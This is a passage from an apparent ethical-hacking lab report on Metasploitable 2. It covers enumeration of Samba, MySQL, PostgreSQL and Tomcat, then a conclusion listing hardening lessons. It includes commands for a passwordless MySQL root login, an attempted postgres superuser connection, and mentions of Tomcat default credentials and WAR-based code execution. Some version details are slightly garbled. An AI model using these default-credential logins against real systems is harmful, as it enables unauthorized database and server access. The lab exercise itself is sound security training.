
Result / Observation: Anonymous login was successful. The share listing revealed several shares: print\$, tmp, opt, IPC\$, and ADMIN\$. The "tmp" share is particularly notable as it is world-accessible and could be used to upload or stage files on the target. The Samba version 3.0.20 is also known to be vulnerable to the "username map script" vulnerability (CVE-20072447).

4.8 Port 3306 – MySQL (5.0.51a-3ubuntu5)

Command Used:

```
mysql --ssl=0 -h 192.168.56.102 -u root
```

Screenshot:



```
(root@kali)-[/home/kali]
# mysql --ssl=0 -h 192.168.56.102 -u root
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 18
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]>
```

Target Port: 3306 (MySQL)

Service Name and Version: MySQL 5.0.51a-3ubuntu5 (Ubuntu)

Tool Used: MySQL Client (Kali Linux)

Objective: Gain direct access to the MySQL database server using the root account without a password.

Procedure: The MySQL client was used to connect directly to the target's MySQL service over the network. The root user was specified without a password, taking advantage of the misconfiguration where the root account has no password set. The --ssl=0 flag was used to bypass SSL negotiation for the legacy server.

Result / Observation: The MySQL connection was established successfully without any password, granting full administrative access to the database server. This is a critical misconfiguration that would allow an attacker to read, modify, or delete all databases hosted on the server.

4.9 Port 5432 – PostgreSQL

Command Used:

```
psql -h 192.168.56.102 -U postgres
```

Screenshot:

A screenshot of a terminal window with a dark background. The prompt is (root@kali)~/home/kali. The command psql -h 192.168.56.102 -U postgres is entered. The output shows a password prompt, followed by an error message: "psql: error: connection to server at "192.168.56.102", port 5432 failed: SSL error: unsupported protocol. This may indicate that the server does not support any SSL protocol version between TLSv1.2 and TLSv1.3. connection to server at "192.168.56.102", port 5432 failed: fe_sendauth: no password supplied". The prompt returns to (root@kali)~/home/kali.

Target Port: 5432 (PostgreSQL)

Service Name and Version: PostgreSQL DB (5.0)

Tool Used: psql – PostgreSQL Client (Kali Linux)

Objective: To assess the PostgreSQL database service by attempting to connect using the default **postgres** superuser account and evaluate its authentication security..

Procedure: The **psql** client on Kali Linux was used to initiate a connection to the PostgreSQL service running on **Port 5432** of the target machine. The default **postgres** administrative account was specified during the connection attempt. While attempting to establish the session, the client encountered an **SSL protocol mismatch** because the PostgreSQL server on Metasploitable 2 supports older SSL/TLS protocols that are incompatible with the newer PostgreSQL client installed on Kali Linux.


Result / Observation: The connection attempt failed with an **SSL protocol error**, indicating that the modern client could not negotiate a compatible encryption protocol with the legacy PostgreSQL server. This behavior is expected when interacting with outdated software versions. The result suggests that reconnecting with **SSL disabled** or using an older PostgreSQL client would likely establish a successful connection, as the PostgreSQL service on Metasploitable 2 is widely known to allow access using default credentials. This highlights the security risks associated with running outdated database software and relying on default authentication settings.

4.10 Port 8180 – Apache Tomcat 5.5

Command Used:

```
http://192.168.56.102:8180
```

Screenshot:



Target Port: 8180 (HTTP – Tomcat)

Service Name and Version: Apache Tomcat 5.5 / Coyote JSP Engine 1.1

Tool Used: Web Browser (Kali Linux)

Objective: Enumerate the Apache Tomcat web server running on port 8180 and identify management interfaces.

Procedure: The browser was pointed to port 8180 on the target. The Apache Tomcat default landing page was loaded, which confirmed the server version and disclosed the presence of the Tomcat Administration webapp and Tomcat Manager application. These management interfaces are accessible from the sidebar.

Result / Observation: The Tomcat default page confirmed the running version (Tomcat 5.5) and disclosed the presence of Tomcat Manager and Tomcat Administration panels. These panels, if left with default credentials (admin/admin or tomcat/tomcat), could allow an attacker to deploy a malicious WAR file and achieve remote code execution on the server.

5. Conclusion

The vulnerability assessment of **Metasploitable 2** successfully demonstrated the complete penetration testing process, including reconnaissance, service enumeration, vulnerability identification, exploitation, and basic post-exploitation analysis. Using **Kali Linux** as the attacker machine, multiple services running on the target system were successfully analyzed and tested. The assessment identified several critical vulnerabilities across **ten different network ports**, including the successful exploitation of the **vsftpd 2.3.4** backdoor, remote login through **SSH** and **Telnet** using default credentials, anonymous access to **SMB** shares, unauthenticated **MySQL** access, and an outdated **Apache** web server hosting multiple vulnerable applications. These findings demonstrate how insecure configurations and outdated software can lead to complete system compromise.

Key Security Findings

- **Timely patching is essential** – Outdated software such as **vsftpd 2.3.4**, **Apache 2.2.8**, and **BIND 9.4.2** contained well-known vulnerabilities that were easily exploitable.
- **Default credentials must be changed** – Services like **SSH**, **Telnet**, **MySQL**, and **PostgreSQL** relied on default usernames and passwords, making unauthorized access possible.
- **Insecure services should be disabled** – Protocols such as **Telnet** transmit data in plain text and should be replaced with secure alternatives like **SSH**.
- **Network segmentation and firewall rules are important** – Sensitive services such as **MySQL**, **PostgreSQL**, and **SMB** should never be directly exposed to untrusted networks.
- **Web server hardening is necessary** – Server version disclosure, directory indexing, and enabled **HTTP TRACE** methods provide attackers with valuable reconnaissance information and should be disabled.
- **Regular vulnerability assessments** using tools such as **Nmap**, **Nikto**, and the **Metasploit Framework** help identify and remediate security weaknesses before they can be exploited.

Overall, this lab provided valuable hands-on experience in ethical hacking and vulnerability assessment. It demonstrated how multiple security weaknesses can be combined to compromise a system and reinforced the importance of patch management, secure configuration, strong authentication, and continuous security monitoring in protecting modern network environments.